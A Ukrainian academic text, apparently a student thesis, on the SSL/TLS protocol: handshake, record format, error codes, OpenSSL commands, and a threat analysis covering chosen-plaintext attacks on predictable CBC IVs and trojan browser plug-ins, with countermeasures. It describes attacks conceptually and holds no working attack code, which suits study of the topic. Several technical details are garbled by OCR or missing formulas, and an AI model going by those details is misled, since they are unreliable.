Ви починаєте використовувати SSL у той момент, коли вводити у адресному рядку браузеру URL, що починається з абревіатури HTTPS. В результаті чого, ви підключаєтеся до порту за номером 443, який для SSL зазвичай використовується за замовчуванням; для стандартного HTTP з'єднання, найчастіше використовується порт 80.У процесі підключення, браузер користувача (надалі клієнт), посилає серверу повідомлення-узгодження (hello message). У свою чергу сервер, також повинен надіслати клієнту своє вітальне повідомлення. Повідомлення-узгодження, є первинними, повідомленнями ініціалізації, і містять інформацію, що використовується у подальшій настройці секретного каналу, що відкривається. У загальному випадку, вітальне повідомлення встановлює чотири основні параметри: версія протоколу, ідентифікатор сесії, спосіб шифрування, метод компресії, а також, два спеціально згенерованих випадкових числа. Сервер і клієнт генерують такі числа незалежно один від одного, а потім, просто обмінюються ними один з одним.

Після отримання повідомлення-узгодження від клієнта, сервер надсилає свій сертифікат, якщо такий у нього є. Також, за необхідністтю, сервер може надіслати і якесь ключове повідомлення, наприклад в разі відсутності сертифікату. Якщо сервер авторизовано (тобто має відповідний сертифікат), він може вимагати і клієнтський сертифікат, якщо того вимагає обраний спосіб шифрування даних. Після цього, проводиться ще ряд проміжних обмінних операцій, в процесі яких, проводиться остаточне уточнення обраного алгоритму шифрування, ключів і секретів, і далі, сервер посилає клієнтові якесь

фінальне повідомлення,після чого обидві сторони приступають до обміну зашифрованою інформацією.

На практиці, процес обміну ключами і сертифікатами, іноді може займати відносно багато часу. З цією метою, часто передбачається можливість повторного використання одних і тих же ідентифікаційних даних. Бувають ситуації, коли після встановлення з'єднання з SSL-сервером, у користувача з'являється бажання відкрити ще одне вікно браузера, і через нього, здійснити ще одне підключення до того ж SSL-сервера. У цьому випадку, щоб не повторювати весь цикл попередніх обмінних операцій, браузер може відправити серверу ідентифікатор сесії попереднього з'єднання, і якщо сервер прийме цей ідентифікатор, весь набір шіфровочних і компресійних параметрів, буде взято від попереднього з'єднання. Браузери від Netscape, також можуть здійснювати і так званий "keep alive" запит. При цьому по завершенню передачі зашифрованих даних, встановлене SSL-з'єднання закривається не відразу, а лише через деякий час.

Тепер розглянемо, яким чином все-таки працює SSL. Уявіть собі, що є дві людини, які спілкуються за допомогою Інтернету і, відповідно, не бачать один одного. І не мають змоги, дізнатися, про те хто ж його абонент. Їх імена - Аліса і Боб. Припустимо, Алісі треба дізнатися чи дійсно вона розмовляє з Бобом чи ні. В цьому випадку діалог може виглядати наступним чином: Аліса відправляє Бобу випадкове повідомлення. Боб шифрує його з допомогою свого приватного ключа і відправляє його Алісі. Аліса дешифрує це повідомлення (за допомогою публічного ключа Боба). І порівнявши це повідомлення з уже надісланим повідомленням, може переконатися в тому, що його дійсно надіслав Боб. Але насправді, з боку Боба, не надто вдала ідея шифрувати повідомлення від Аліси за допомогою свого приватного ключа. І повертати його.Це аналогічно підписанню документу, про який Боб мало що знає. З такої позиції Боб повинен сам придумати повідомлення. І надіслати його Алісі в двох примірниках. У першому повідомлення передається відкритим текстом, а друге повідомлення зашифровано за допомогою приватного ключа Боба. Таке повідомлення називається message digest. А спосіб шифрування повідомлення за допомогою свого приватного ключа - цифровим підписом (digital signature) [6].

Тепер закономірно постає питання про те, яким чином поширювати свої публічні ключі. Для цього (й не тільки) було вигадано спеціальну форму - сертифікат (certificate). Сертифікат складається з наступних частин: ім'я людини / організації, що випускає сертифікат / для кого був випущений даний сертифікат (суб'єкт сертифіката) / публічний ключ суб'єкта / деякі тимчасові параметри (термін дії сертифіката та ін.). Сертифікат підписується приватним ключем людини (або організації), що випускає сертифікати.

Організації, які проводять подібні операції, називаються Certificate authority (CA). Якщо в стандартному Web-клієнті (web-browser), який підтримує SSL, зайти в розділ security, то там можна побачити список відомих організацій, які підписують сертифікати.

2.1 Структура протоколу SSL

2.1.1Формат заголовка запису SSL

В SSL всі дані пересилаються у вигляді рекордів (записів), об'єктів, які складаються з заголовка і деякої кількості даних. Кожен заголовок рекорду містить два або три байта коду довжини. Якщо старший біт в першому байті коду довжини рекорду дорівнює 1, тоді рекорд не має заповнювача і повна довжина заголовка дорівнює 2 байтам, в іншому випадку рекорд містить заповнювач і повна довжина заголовка дорівнює 3 байтам. Передача завжди починається з заголовка.

Зауважимо, що в разі довгого заголовка (3 байта), другий за старшинством біт першого байта обмежено спеціальним значенням. Коли він дорівнює нулю, то рекорд, що надсилається є інформаційним. У разі рівного розподілу 1, рекорд що надсилається є security escape (в даний час не настроєно значення security escapes; це зарезервоване для майбутніх версій протоколу).

Заголовок рекорду визначає значення, що називають PADDING. Значення PADDING специфікує кількість байтів, що додані відправником до вихідного рекорду. Дані заповнювача використовуються для того, щоб зробити довжину рекорду кратною розміру блоку шифру, якщо застосовано блоковий шифр.

Відправник "заповненого" рекорду додає заповнювач після наявних даних, а потім шифрує все це, тому що довжина цього масиву кратна розміру блоку шифру, використовється. Вміст заповнювача не відіграє ролі. Так як обсяг переданих даних відомий, заголовок повідомлення може бути коректно сформований з урахуванням обсягу PADDING.

Одержувач цього рекорду дешифрує все поле даних і отримує вихідну інформацію. Після цього проводиться обчислення первинного значення RECORD-LENGTH (з урахуванням наявності опціонного PADDING), при цьому заповнювач з поля дані видаляється [6].

2.1.2Формат інформаційних записів SSL

Частина даних рекорду SSL складається з трьох компонентів:

– MAC-DATA[MAC-SIZE];

– ACTUAL-DATA[N];

– PADDING-DATA[PADDING].

ACTUAL-DATA це реальні дані що передано (поле даних повідомлення). PADDING-DATA - це дані заповнювач, що посилаються, коли використовується блоковий код шифрування. MAC-DATA є кодом аутентифікації повідомлення (Message Authentication Code).

На рис.2.3 наведено принцип формування SSL - запису.




Рисунок 2.3− Принцип формування SSL - запису

Коли рекорди SSL надсилаються відкритим текстом, ніяких шифрів не використовується. Отже, довжина PADDING-DATA буде дорівнювати нулю і обсяг MAC-DATA також буде нульовим.

Коли використовується шифрування, PADDING-DATA є функцією розміру блоку шифру. MAC-DATA залежить від CIPHER-CHOICE. MAC-DATA обчислюється таким чином:

MAC-DATA = HASH [SECRET, ACTUAL-DATA, PADDING-DATA, SEQUENCE-NUMBER]

де SECRET передається хеш-функції першим, далі йде ACTUAL-DATA і PADDING-DATA, за якими передається SEQUENCE-NUMBER. Порядковий номер (SEQUENCE-NUMBER) являє собою 32-бітовий код, який передається хеш-функції у вигляді 4 байт. Першим передається старший байт (тобто, використовується мережевий порядок передачі - "big endian").

MAC-SIZE є функцією алгоритму що використовується для обчислення дайджесту.

Для MD2 і MD5 MAC-SIZE дорівнює 16 байтам (128 бітам).

Значення SECRET залежить від того, хто з партнерів посилає повідомлення. Якщо повідомлення надсилається клієнтом, тоді SECRET дорівнює CLIENT-WRITE-KEY (сервер буде використовувати SERVER-READ-KEY для верифікації MAC). Якщо клієнт отримує повідомлення, SECRET дорівнює CLIENT-READ-KEY (сервер буде використовувати SERVER-WRITE-KEY для генерації MAC).

SEQUENCE-NUMBER є лічильником, який інкрементується як сервером, так і одержувачем. Для кожного напрямку передачі, використовується пара лічильників (один для відправника, інший для одержувача). При відправленні повідомлення лічильник інкрементується. Порядковими номерами є 32-бітові цілі числа без знаку, що при переповненні знуляються [6].

Одержувач повідомлення використовує очікуване значення порядкового номеру для передачі хеш-функції MAC (тип хеш-функції визначається параметром CIPHER-CHOICE). Обчислена MAC-DATA повинна збігатися з переданою MAC-DATA. Якщо порівняння не пройшло, рекорд вважається пошкодженим, така ситуація розглядається як випадок "I / O Error" (як непоправна помилка, яка викликає закриття з'єднання).

Остаточна перевірка відповідності виконується, коли використовується блоковий шифр і відповідний протокол шифрування. Обсяг даних в рекорді (RECORD-LENGTH) повинен бути кратним розміру блоку шифру. Якщо отриманий рекорд не кратний розміру блоку шифру, рекорд вважається пошкодженим, при цьому вважається, що мала місце "I / O Error" (що викличе розрив з'єднання).

Рівень рекордів SSL використовується для всіх комунікацій SSL, включаючи повідомлення діалогу і інформаційний обмін. Рівень рекордів SSL застосовується як клієнтом, так і сервером.

Для двухбайтового заголовка, максимальна довжина рекорду дорівнює 32767 байтів. Для трехбайтового заголовка, максимальна довжина рекорду дорівнює 16383 байтів. Повідомлення протоколу діалогу SSL повинні відповідати поодиноким рекордам протоколу SSL (Record Protocol). Повідомлення прикладного протоколу можуть займати кілька рекордів SSL.

Перш ніж надіслати перший рекорд SSL всі порядкові номери стають рівними нулю. Надсилаючи звіт про проблеми, порядковий номер інкрементується, починаючи з повідомлень CLIENT-HELLO і SERVER-HELLO. У спрощеному варіанті діалог SSL представлений на рис.2.4.




Рисунок 2.4– Діалог SSL

2.1.3 Обробка помилок в протоколі SSL

Обробка помилок в протоколі з'єднань SSL вельми проста. Коли помилку знайдено, той, хто знайшов її посилає своєму партнеру повідомлення. Помилки, які неможливо виправити, вимагають від клієнта і сервера розриву з'єднання. Сервери і клієнт повинні "забути" всі ідентифікатори сесії, що пов'язані з розірваним з'єднанням. Протокол діалогу SSL визначає наступні помилки:

– NO-CIPHER-ERROR. Ця помилка надсилається клієнтом серверу, коли він не може знайти шифр або розмір ключа, який підтримується також і сервером. Ця помилка фатальна;

– NO-CERTIFICATE-ERROR. Коли надіслано повідомлення REQUEST-CERTIFICATE, ця помилка може бути надіслана, якщо клієнт не має сертифікату. Цю помилку можна усунути;

– BAD-CERTIFICATE-ERROR. Такий відгук надсилається, коли сертифікат з якоїсь причини вважається приймаючою стороною поганим. Поганий означає, що, або некоректний підпис сертифікату, або його значення не є некоректним (наприклад, ім'я в сертифікаті не відповідає очікуваному). Цю помилку може бути усунено (тільки для аутентифікації клієнта);

– UNSUPPORTED-CERTIFICATE-TYPE-ERROR. Цей відгук надсилається, коли клієнт / сервер отримує тип сертифіката, який він не підтримує. Цю помилку може бути усунено (тільки для аутентифікації клієнта).

2.1.4 Протокольні повідомлення клієнта

Існує кілька повідомлень, які можуть бути сформовані тільки клієнтом. Ці повідомлення ні за яких обставин не можуть бути надіслані сервером. Клієнт, після отримання такого повідомлення, закриває з'єднання з сервером і надсилає додатком повідомлення про помилку.

Розрізняють такі протокольні повідомлення клієнта:

- CLIENT-HELLO (надсилається відкрито);
- CLIENT-MASTER-KEY (надсилається відкрито);
- CLIENT-CERTIFICATE (надсилаєься шифрованим);
- CLIENT-FINISHED (надсилається шифрованым).

2.1.5 Протокольні повідомлення сервера

І снує кілька повідомлень, які генеруються тільки серверами. Розрізняють такі протокольні повідомлення сервера:

- SERVER-HELLO (надсилається відкрито);
- SERVER-VERIFY (надсилається шифрованим);
- SERVER-FINISHED (надсилається шифрованим);
- REQUEST-CERTIFICATE (надсилається шифрованим).

2.1.6 Принцип надання прав клієнту

Після підтвердження справжності сертифікату сервер повинен вирішити, який контекст безпеки, і відповідно, які права доступу надати даному клієнту. У Windows NT права доступу визначаються членством клієнта в певних групах і його правами. Для отримання цієї інформації сертифікату клієнта ставиться у відповідність стандартний обліковий запис користувача. Це відповідність встановлює адміністратор Інтернет-сервера шляхом створення бази даних авторизації, яка в залежності від вимог конкретного підприємства може виявитися порівняно простою або досить складною.

2.2 Робота з протоколом SSL засобами OpenSSL

OpenSSL - це система захисту і сертифікації даних, назва SSL перекладається як система безпечних сокетів. OpenSSL використовується практично всіма мережними серверами для захисту переданої інформації. Існує API SSL, що дозволяє створювати безпечні сокети з шифруванням переданих даних.

OpenSSL можна викликати через командний рядок. Усередині OpenSSL існують окремі компоненти, що відповідають за ту чи іншу дію. Для отримання списку доступних компонентів можна викликати openssl з параметрами list-standart commands. Можна також отримати список доступних алгоритмів хешування (list-message-digest-commands) і алгоритмів шифрування (list-ciphercommands). Отже, за допомогою команд OpenSSL можна робити наступне:

– створювати і управляти ключами RSA і DSA - команди rsa, dsa, dsaparam;

– створювати сертифікати формату x509, запити на сертифікацію, відновлення - команди x509, req, verify, ca, crl, pks12, pks7;

– зашифровувати дані за допомогою симетричного або асиметричного шифрування - команди enc, rsautl;

– вираховувати хеші різних типів - команда dgst;

– перевіряти роботи серверів і клієнтів ssl - команди s_client, s_server.

Існує також кілька допоміжних утиліт ssl openssl speed [спісок_алгорітмів_хешуванняя_чи_ шифрування]

На рис. 2.5 і 2.6 показані результати роботи тестів швидкості на домашньому комп'ютері, на інших комп'ютерах значення будуть іншими.

Алгоритм	8 байт	64 байта	256 байт	1024 байта	8192 байта
md2	291.38k	817.15k	1109.67k	1218.56k	1256.11k
mdc2	868.57k	911.02k	914.01k	915.11k	917.50k
md4	4417.91k	24808.28k	51404.97k	70189.40k	78168.06k
md5	3905.61k	21142.91k	41515.69k	55489.54k	59091.63k
hmac(md5)	1536.42k	10381.81k	27585.13k	46119.35k	57671.68k
sha1	2458.59k	11965.97k	21560.58k	26889.22k	29143.66k
rmd160	2032.99k	9523.48k	16568.15k	20547.81k	22220.11k
rc4	28775.08k	39239.02k	41210.52k	41862.98k	41454.25k
des cbc	7586.90k	8411.44k	8580.28k	8627.29k	8612.52k
des ede3	2866.13k	3031.96k	3050.92k	3074.74k	3058.35k
idea cbc	4948.09k	5743.19k	5760.09k	5744.67k	5723.48k
rc2 cbc	2982.04k	3220.39k	3256.32k	3263.49k	3268.61k
rc5-32/12 cbc	19108.39k	24151.19k	24906.75k	25154.90k	25212.25k
blowfish cbc	11018.91k	12881.27k	12925.01k	12972.37k	13047.13k
cast cbc	10943.48k	12674.30k	12877.74k	12994.56k	13011.63k

Рисунок 2.5 − Результати тестів швидкості алгоритмів

	Подписывание	Проверка	За секунду подп.	За секунду пров.
rsa 512 bits	0.0036s	0.0003s	281.4	3221.7
rsa 1024 bits	0.0184s	0.0009s	54.3	1072.9
rsa 2048 bits	0.1105s	0.0032s	9.0	315.6
rsa 4096 bits	0.7414s	0.0112s	1.3	89.4
dsa 512 bits	0.0032s	0.0038s	311.3	261.3
dsa 1024 bits	0.0093s	0.0116s	107.5	86.4
dsa 2048 bits	0.0309s	0.0377s	32.4	26.5

Рисунок 2.6 − Показник швидкості алгоритмів асиметричного шифрування

openssl ciphers [-ssl2] [-ssl3] [-tls1] NAME: виведення доступних алгоритмів для забезпечення рівня безпеки NAME, де NAME - це символічна назва групи алгоритмів. Зазвичай використовуються значення:

– LOW – алгоритми низького рівня безпеки (менше 128 біт);
– MEDIUM – алгоритми середнього рівня стійкості (128 біт);
– HIGH – алгоритми високої стійкості (більше 128 біт);
– ALL – всі алгоритми;
– NULL – алгоритми без шифрування.

Для створення rsa ключів використовується команда genrsa: openssl genrsa [-out file] [-des | - des3 | -idea] [-rand file] [bits] .

Для управління ключами dsa використовується програма openssl dsa, яка абсолютно аналогічна (в параметрах) утиліті openssl rsa. Наведемо приклад генерації публічного ключа DSA:

openssl dsa -in /etc/openssl/ dsakey.pem -out /etc/openssl/pubdsakey.pem –pubout.

Тепер розглянемо компоненти openssl, що виконують шифрування і

хешування даних. Для виконання симетричного шифрування використовується утиліта openssl enc -cipher або її скорочений запис openssl cipher, де cipher - це одне з символічних імен симетричних шифрів. Найбільш популярними є:

– base-64 (перетворене у текстовий вигляд);
– bf (blowfish – 128 біт);
– des (56 біт);
– des3 (168 біт);
– rc4 (128 біт);
– rc5 (128 біт);
– rc2 и idea (128 біт).

Їм відповідають наступні команди:

openssl des3 -in file –outfile.des3

openssl bf -a -in file -out file.bf64

openssl bf -a -d -in file.bf64 -out file

Для обчислення хеш використовується команда openssl dgst -hashalg або коротка форма openssl hashalg. Звичайне використання даної команди таке openssl hashalg [-c] file [s].

openssl md5 -c file MD5(file)= 1:fd:20:ff:db:06:d5:2d:c3:55:b5:7d:3f:37:ac:94

openssl sha1 file SHA1(file) = 13f2b3abd8a7add2f3025d89593a0327a8eb83af

Серед алгоритмів хэшування можуть використовуватись наступні:

– md2 (128 біт);
– md4 (128 біт);
– md5 (128 біт);
– mdc2 (128 біт);
– sha (160 біт);
– sha1 (160 біт);
– ripemd160 (160 біт).

Таким же чином можна конвертувати і ключі асиметричного шифрування (використовуючи утиліти rsa або dsa).

Для створення сертифікату використовується інструмент openssl req:

openssl req -new -newkey rsa:2048 -keyout rsa_key.pem -config cfg –out certreq.pem

Створення запиту на сертифікацію (-new) на основі створюваного секретного ключа rsa (-newkey rsa: 2048), який записується в файл -keyout (і шифрується потрійним DES). Запит на сертифікацію створюється на основі конфігураційного файлу - config:

openssl req -x509 -new –key private_key.pem -config cfg –out selfcert.pem -days 365.

Створення (-new) self-signed сертифікату (-x509) для використання в якості сертифікату сервера або сертифікату CA. Сертифікат створюється з використанням секретного ключа -key і конфігураційного файлу -config. Створюваний сертифікат буде дійсний протягом 365 днів (-days), опція -days не може бути застосована до запитів на сертифікацію.

Для управління сертифікатами x509 використовується утиліта openssl x509. З її допомогою можна підписати сертифікат або запит на сертифікацію сертифікатом CA:

openssl x509 -in cert.pem –noout –text

У openssl існує компонент управління smime повідомленнями, який має назву openssl smime. Дана утиліта дозволяє зашифровувати, розшифровувати, управляти ЕЦП і MIME-заголовками листів:

openssl smime -sign -in mail.txt -text -from Сергієнко@smtp.ru -to \user@mail.ru -subject "Signed message" -signer mycert.pem -inkey \ private_key.pem | sendmailuser@mail.ru

Підписує повідомлення -in (в текстовому вигляді) і підписує (-sign) його за допомогою сертифікату (-signer) і секретного ключа (-inkey). Висновок йде безпосередньо до sendmail, для цього визначено MIME-заголовки from, to і subject.

2.3 Сумісність протоколів TLS и SSL

З історичних причин і для того щоб уникнути використання резервних номерів портів, прикладні протоколи, безпека яких забезпечується за допомогою TLS 1.0, SSL 3.0, і SSL 2.0 часто використовують один і той же порт. Наприклад: протокол HTTPS (HTTP із забезпеченням безпеки за рахунок SSL або TLS) використовує порт 443 незалежно від того, який протокол безпеки застосовано. Таким чином, необхідно визначити певний механізм узгодження застосування тих чи інших протоколів.

Протокол TLS базується на специфікації протоколу SSL 3.0, опублікованого Netscape [7]. Різниця між цим протоколом і SSL 3.0 не значна, але вони цілком достатні, щоб зробити TLS 1.0 і SSL 3.0 не сумісними (хоча TLS 1.0 має механізм, за допомогою якого, його додатки можуть підтримувати SSL 3.0).

Клієнти TLS, які бажають узгодити застосування SSL 3.0, повинні надіслати серверу повідомлення client hello, використовуючи формат записів SSL 3.0 і посилаючи {3, 1} в полі версії, якщо TLS 1.0. Якщо сервер підтримує тільки SSL 3.0, він відгукнеться server hello SSL 3.0. Якщо ж він підтримує TLS, то відправить відгук TLS server hello. Подальше узгодження буде продовжено згідно з обраним протоколом.

Аналогічно, TLS-сервер, який хоче працювати з клієнтами SSL 3.0, повинен сприймати повідомлення SSL 3.0 client hello і реагувати на server hello, якщо отримано SSL 3.0 client hello з полем версії рівним {3, 0}, що означає, що клієнт не підтримує TLS .

Кожного разу, коли клієнт вже знає верхній протокол, відомий серверу (наприклад, коли поновлюється сесія), він повинен ініціювати з'єднання в рамках цього протоколу.

Клієнти TLS 1.0, які підтримують роботу з серверами SSL версії 2.0, повинні посилати повідомлення client hello SSL версії 2.0 [SSL2]. Сервери TLS повинні сприймати будь-який формат client hello, якщо вони хочуть підтримувати роботу з клієнтами SSL 2.0,

на тому ж порту з'єднання. Єдине відхилення специфікації від версії 2.0 є можливість специфікувати версію зі значенням три і підтримувати більше шифрувальних типів в CipherSpec.

Можливість надсилати повідомлення client hello версії 2.0 слід виключити з ужитку так швидко, як це можливо. Розробники повинні вжити всіх заходів, щоб прискорити ці роботи. Версія 3.0 надає кращі механізми для введення нових версій.

3 АНАЛІЗ ЗАХИЩЕНОСТІ ПРОТОКОЛУ SSL/TLS

3.1 Модель загроз протоколу SSL

3.1.1 Атака відкритого тексту

SSL має вразливість, при використанні атаки з обраним відкритим текстом, при цьому зловмисник може генерувати повідомлення, шифрувати їх і аналізувати криптограми. На практиці дана атака полягає в легкому відновленні інформації що має низьку ентропію, таку як паролі та PINs, які кодуються. Таке використання SSL для передачі саме цих даних, становить серйозну загрозу для майбутніх версій SSL. При використанні блокового шифру для шифрування, протокол SSL використовує блоки шифрування (CBC), які для кодування вимагають вектор ініціалізації (IV).

Вектор ініціалізації (IV) в SSL - це випадковий рядок, який генерується в початковому вітанні (handshake phase), але на виході IV є криптографічним блоком. На практиці IV робить вразливим SSL, при використанні низької ентропії рядків, таких як паролі та PINs, які кодуються. Крім того, відкрите середовище Web-браузера забезпечує «точку входу» для даної атаки через дозволені порти. Виконання даної атаки буде значно легше, ніж установка «Трояна».

Дана атака заснована на тому, що до теперішнього часу SSL використовує слабкі варіанти шифрування за допомогою блокових шифрів (CBC). Метод CBC вимагає блок вектору ініціалізації (IV) для кожного повідомлення, що закодовано. У стандарті криптографічного використання CBC для кожного повідомлення обирається новий довільний IV. Проте, в SSL тільки ініціалізація IV виконується випадковим чином; IV для наступних повідомлень є останнім блоком зашифрованого тексту.

У конкретному випадку, зловмисник може заздалегідь визначити IV для подальшого використання його при кодуванні наступних повідомлень. Це пристосовує атакуючого, що виконує атаку методом «обраного відкритого тексту», встановлювати величину конкретного блоку відкритого тексту. Крім того що це порушує принцип безпечного шифрування, це також дозволяє зловмиснику повністю визначити величину пароля або PIN (ці дані дуже цінні), багаторазово підбираючи можливі величини для цього рядка, поки не отримає правильного значення. Тому при використанні SSL користувач не може бути повністю впевнений у безпеці інформації, що передається.

Як вже було сказано, протокол SSL розташовано на «транспортному» рівні, отже, «сеансовий» рівень і рівень «додатків» знаходяться над ним. Вихідні дані SSL отримує з

верхніх рівнів, цей відкритий текст фрагментований в блоки даних, довжина яких не менше 214 байт. Тут дані обробляються (стиснення) і надсилаються в наступному вигляді:

- тип повідомлення (1 байт);
- номер версій (2 байти);
- довжина лічильника (2 байти);
- фрагмент відкритого тексту ($\leq 2^{14}$);
- код аутентифікації повідомлення (зазвичай 20байт);
- заповнення (0-7 байт);
- довжина заповнення (1 байт).

Зауважимо, що перший блок відкритого тексту є першим блоком, який потрібно кодувати. На практиці інформація заголовка (номер версії, тип повідомлення та ін.) не кодуються. Таким чином, так само довго, як і зловмисник буде розкривати перший блок відкритого тексту, буде шифруватися блок, отже, атака матиме місце.

Незважаючи на довжину повідомлення відкритого тексту, є час коли тільки невелика послідовність байтів є критичним значенням. Для прикладу наведемо пароль. Раніше було розглянуто, що зловмисник повинен як-небудь дізнатися, який блок відкритого тексту буде містити шукану величину. Зауважимо, проте, що це легко зробити за допомогою читання вихідних файлів для сторінок, які використані у здійсненні шуканої величини. Для цього просто потрібно знання HTTP, HTML, і протоколів CGI, а також можливо Javascript. Зазвичай доступний browsers має вихідну команду "showpage", яка відображає сторінковий вихідний код HTML.

Обидва «елементи форми», які компілюють дані користувача, також можуть бути придатним для нападника, як і додатковий код Javascript, який перевіряє свій формат. Зловмиснику залишається тільки прочитати це.

Атака відкритого тексту відбувається, коли атакуючий має міркування про те, якого типу повідомлення надсилаються в зашифрованому вигляді. Зловмисник може формувати базу даних, де ключами є зашифровані рядки відомого тексту (або відкритого тексту). Якщо база даних створена, за допомогою простих переглядових функцій можна ідентифікувати ключ сесії, який відповідає певному зашифрованого блоку даних. Якщо ключ сесії вдалося розкрити, можна дешифрувати весь потік даних. Загальнодоступні апаратні засоби можуть зробити цю роботу швидше і ефективніше. Алгоритм даної атаки наведено на рис.3.1.

Через саму природу SSL атаки відкритого тексту можливі. Наприклад, найбільш часто зустрічається рядок, що пересилається HTTP-клієнтом серверу, є "GET". SSL намагається протистояти цим атакам, використовуючи великі ключі сесії. Спочатку клієнт

генерує ключ, який довший ніж допускається експортними обмеженнями, і посилає частину його відкритим текстом серверу (це дозволено експортними правилами). Відкрита частина ключа об'єднується з секретної частиною, щоб отримати достатньо довгий ключ, наприклад 128 біт, як цього вимагає RC4.

Рисунок 3.1− Алгоритм атаки відкритого тексту.

Спосіб блокування атак відкритого тексту полягає в тому, щоб зробити обсяг необхідного загальнодоступного обладнання неприйнятно великим. Кожен біт, що додається до довжини ключа сесії, збільшує розмір словника в два рази. Використання ключа сесії довжиною 128 біт робить розмір словника далеко за межами сучасних технічних можливостей. Навіть якщо може використовуватися менший словник, він повинен бути спочатку сформований з використанням відкритих бітів ключа. Це досить тривалий процес.

Інший спосіб, за допомогою якого SSL може протистояти цій атаці, полягає в використанні максимально можливих довжин ключів (наприклад, в разі не експортного варіанту).

Зауважимо, що наслідком усіх цих заходів захисту SSL є те, що найбільш простим і дешевим способом атаки стає лобова атака ключа. Такого роду атаки вимагають великої пам'яті і багато часу і їх вартість досить легко оцінити. Для 128-бітного ключа вартість його розкриття можна вважати нескінченною. У разі 40-бітного секретного ключа ціна набагато менша, але все одно за межами можливостей "звичайного хакера".

3.1.2 Використання «закладок» для розкриття обраного відкритого тексту

Дана уразливість дозволяє виконати атаку відкритого тексту при взаємодії шару SSL і web browser's. Це можна виконати за допомогою «закладок» (plug -ins) зловмисника. Інтерфейс на Netscape і Internet Explorer через «закладки» (plug -ins) нормалізований і легко доступний. При цьому «закладка» містить «Троян», який не викликає ніяких підозр у користувача при його роботі за комп'ютером. На прикладі відомого «Трояна» SpyWare, ми приходимо до висновку, що це цілком можливо. Даний «Троян» встановлюється як прихований plug-in і збирає призначену для користувача інформацію без термінового підтвердження зловмисника. Дана атака легше, ніж атака, в якій Троян встановлений виключно для стеження за паролем, що вводиться на клавіатурі.

Написання plug-in «Трояна» дуже просто. При розробці програмний код повинен бути дуже маленького обсягу, щоб результат впровадження залишався непомітним для користувача. Завантаження шкідливого продукту в більшості випадків здійснює сам користувач, при цьому, не знаючи про це. Можна уявити, що під час перехоплення натиснутої клавіші, можна перехопити і сам пароль. Але це не зовсім доречно на практиці, тому що «Троян» може передавати виключно системні процеси, або інформацію про самій клавіші виключно при фокусуванні батьківського вікна. Таким чином, зловмисник може не мати доступ до інформації, що вводиться у вікні ідентифікації пароля. У даній ситуації необхідно використовувати певний механізм доступу до даних.

Для уникнення даної атаки типу «з закладками» використовуються наступні методи:

- Використовується стиснення. При цьому на обох кінцях зв'язку має використовуватися стиснення, яке іноді допомагає захистити SSL.

- Використання випадкових IV. Для забезпечення безпечної передачі даних з використанням SSL, при кожному кодуванні повідомлення потрібно міняти значення IV. Головним завданням при цьому є генерація істинно випадкового IV. Наприклад, замість простого використання (тобто останній блок попереднього зашифрованого тексту) як IV, протокол міг би використовувати, де sk - загальний секретний ключ, який використовується для шифрування, H - хеш функція.

- Зміна способу шифрування. Іншим способом забезпечення безпеки є використання різних способів шифрування (а не тільки CBC). При цьому можна використовувати спосіб «збігів», який полягає в використанні спеціального лічильника, значення якого можна вносити в шифротекст. Якщо значення цього лічильника встановити в «0», то IV не встановлюється і не поширюється на протязі фази узгодження.

Якщо дотримуватися цих методів, то атаки plug-in не є легкими в реалізації, і здійснити їх може хороший «хакер». Фахівцями проводиться величезна робота по усуненню відомих вразливостей. Тому реалізація атак на SSL з кожним днем ускладнюється.

Більшість програмних засобів, призначених для захисту від троянських програм, в тій чи іншій мірі використовує так зване узгодження об'єктів. При цьому в якості об'єктів фігурують файли і каталоги, а узгодження являє собою спосіб відповісти на питання, чи змінилися файли і каталоги з моменту останньої перевірки. В ході узгодження характеристики об'єктів порівнюються з характеристиками, якими вони володіли раніше. Береться архівна копія системного файлу, і її атрибути порівнюються з атрибутами цього файлу, який зараз знаходиться на жорсткому диску. Якщо атрибути розрізняються, і ніяких змін в операційну систему не вносилося, значить в комп'ютер, швидше за все, проник троянець.

Одним з атрибутів будь-якого файлу є відмітка про час його останньої модифікації. Однак вона не може служити надійним індикатором наявності в системі «Трояна». Справа в тому, що їй дуже легко маніпулювати. Аналогічно справа йде і з розміром файлу. Зловмисник, який намагається впровадити троянську програму, спробує дістати вихідний текст відповідної програми, в яку планується підставити троянця, і уважно проаналізує його на предмет присутності в ньому надлишкових елементів, які можуть бути видалені без жодного відчутного збитку. Тоді замість знайдених надлишкових елементів він вставить в програму свого троянця і перекомпілює її заново. Якщо розмір отриманого файлу виявиться менше або більше розміру вихідного, процедура повторюється. Отже до тих пір, поки не буде отримано файл, розмір якого найбільшою мірою близький до оригіналу.

